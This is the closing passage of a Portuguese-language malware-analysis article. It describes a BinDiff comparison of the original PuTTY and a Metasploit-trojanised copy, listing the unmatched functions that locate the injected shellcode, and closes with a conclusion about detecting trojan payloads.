The screenshot shows the BinDiff software interface with a tree view on the left and a table view on the right. The tree view shows a single function diff view for 'putty.exe vs putty_infected.exe' with 0 matched functions and 2271 unmatched functions. The table view is titled '7 / 7 Secondary Unmatched Functions' and lists the following data:

Address	Name	Type	Basic Blocks	Jumps	Instructions	Callers	Callees
004A1086	sub_4A1086	Normal	1	1	1	0	1
005730D5	sub_5730D5	Normal	10	13	10	0	0
005037E0	ImmGetCompositionStringW	Imported	-1	-1	-1	0	0
005037E4	ImmGetContext	Imported	-1	-1	-1	0	0
005037E8	ImmReleaseContext	Imported	-1	-1	-1	0	0
005037EC	ImmSetCompositionFontA	Imported	-1	-1	-1	0	0
005037F0	ImmSetCompositionWindow	Imported	-1	-1	-1	0	0

Figura 0x16 - identificação do shellcode via funções existentes apenas no binário infectado, no software BinDiff.

Dessa forma, conseguimos encontrar o shellcode e evidênciá-lo em um relatório de análise/pesquisa de malwares.

Conclusão

Nesse artigo, foi explicado o que era um trojan, seus tipos e cargas maliciosas executadas no computador-vítima e técnicas de detecção, identificação e localização da carga maliciosa desses malwares - em especial, para as técnicas de infecção empregadas pelo Metasploit Framework.

No próximo artigo, analisaremos os shellcodes resultantes desses tipos de malware, através de técnicas de análise de malwares.